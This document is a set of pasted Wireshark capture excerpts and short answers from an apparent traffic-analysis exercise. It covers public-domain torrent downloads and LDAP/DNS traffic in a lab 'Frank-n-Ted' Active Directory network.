4460	35.860536800	BLANCO-DESKTOP.dogo...	rcm-na.assoc-amazon...	HTT
4532	36.501561900	BLANCO-DESKTOP.dogo...	fls-na.amazon-adsys...	HTT
4705	37.308008700	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
4749	37.504311200	BLANCO-DESKTOP.dogo...	ftp.osuosl.org	HTT
4753	37.513734700	BLANCO-DESKTOP.dogo...	torrent.ubuntu.com	HTT
4991	38.172197500	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
5021	38.248891400	BLANCO-DESKTOP.dogo...	moonstar.publicdoma...	HTT
5132	38.531993000	BLANCO-DESKTOP.dogo...	files.publicdomaint...	HTT
5158	38.578353800	BLANCO-DESKTOP.dogo...	moonstar.publicdoma...	HTT
13719	100.503044800	BLANCO-DESKTOP.dogo...	cs9.wac.phicdn.net	HTT
13723	100.510341400	BLANCO-DESKTOP.dogo...	cs9.wac.phicdn.net	HTT
13746	100.739454900	BLANCO-DESKTOP.dogo...	cs9.wac.phicdn.net	HTT

Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheyear.net
Transmission Control Protocol, Src Port: 49817, Dst Port: 80, Seq:
Hypertext Transfer Protocol
GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\nReferer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513
Accept: image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36\r\nHost: publicdomaintorrents.info\r\nConnection: Keep-Alive\r\n\r\n[Full request URI: http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg]\n[HTTP request 2/2]\n[Prev request in frame: 4060]\n[Response in frame: 4407]

0000 00 09 b7 27 a1 3e 00 16 17 18 66 c8 08 00 45 00 ...>...f
0010 01 e6 76 81 40 00 80 06 0c e2 0a 00 00 c9 a8 d7 ...v@...
0020 c2 0e c2 99 00 50 2d 00 0d 1e 5c d8 32 c3 50 18 ...P... \n
0030 ff ff c2 62 00 00 47 45 54 20 2f 67 72 61 62 73 ...bGE T /g
0040 2f 62 65 74 74 79 62 6f 6f 70 72 79 74 68 6d 6f /bettybo opry
0050 6e 74 68 65 72 65 73 65 72 76 61 74 69 6f 6e 67 ntherese rvat
0060 72 61 62 2e 6a 70 67 20 48 54 54 50 2f 31 2e 31 rab.jpg HTTP
0070 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a ..Refere r: f

wireshark_eth0_20210606101737_ibDBhg.pcapng

Status: Running

publicdomaintorrents.info	text/html	281 bytes	usercomments.html?movieid=513
fls-na.amazon-adsystem.com	image/gif	43 bytes	?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag%22%3A%22pub
www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.php?type=torrent&file=Betty Boop Rhythm on the Reservation.avi.torrent
download.deluge-torrent.org		7 bytes	version-1.0
torrent.ubuntu.com:6969	text/plain	431 bytes	announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%5c%8
files.publicdomaintorrents.com	text/html	553 bytes	announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%
tracker.publicdomaintorrents.com:6969	text/plain	40 bytes	announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%60%

Setting up Domain Controller (DC) and Active Directory (AD) Network

Summarize the following:

- What kind of traffic did you observe? Which protocols?
 - TCP, LDAP, DNS, DHCP, and CLDAP were a few protocols observed.
- What, specifically, was the user doing?
 - The attacker created the DC Frank-n-Ted-DC on the server.

No.	Time	Source	Destination
39652	2021-06-05 08:41:56.609102900	Frank-n-Ted-DC.frank-n-te...	DESKT
39649	2021-06-05 08:41:56.596155400	Frank-n-Ted-DC.frank-n-te...	DESKT
39645	2021-06-05 08:41:56.587509300	Frank-n-Ted-DC.frank-n-te...	DESKT
39643	2021-06-05 08:41:56.583720200	Frank-n-Ted-DC.frank-n-te...	DESKT
39641	2021-06-05 08:41:56.580612200	Frank-n-Ted-DC.frank-n-te...	dns.g
39638	2021-06-05 08:41:56.577144100	Frank-n-Ted-DC.frank-n-te...	DESKT
39637	2021-06-05 08:41:56.554955800	Frank-n-Ted-DC.frank-n-te...	DESKT
39634	2021-06-05 08:41:56.523396900	Frank-n-Ted-DC.frank-n-te...	DESKT
39632	2021-06-05 08:41:56.521289100	Frank-n-Ted-DC.frank-n-te...	DESKT
39630	2021-06-05 08:41:56.513289000	Frank-n-Ted-DC.frank-n-te...	DESKT
39628	2021-06-05 08:41:56.510150900	Frank-n-Ted-DC.frank-n-te...	DESKT
39618	2021-06-05 08:41:56.497691300	Frank-n-Ted-DC.frank-n-te...	255.2
50404	2021-06-05 08:42:28.042162000	DESKTOP-86J4BX.frank-n-te...	10.6

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Tr
Total Length: 222
Identification: 0x544d (21581)
Flags: 0x0000
...0 0000 0000 0000 = Fragment offset: 0
Time to live: 128
Protocol: UDP (17)
Header checksum: 0xb90d [validation disabled]
[Header checksum status: Unverified]
Source: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
Destination: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
User Datagram Protocol, Src Port: ldap (389), Dst Port: 60443 (60443)
Source Port: ldap (389)
Destination Port: 60443 (60443)
Length: 202



The End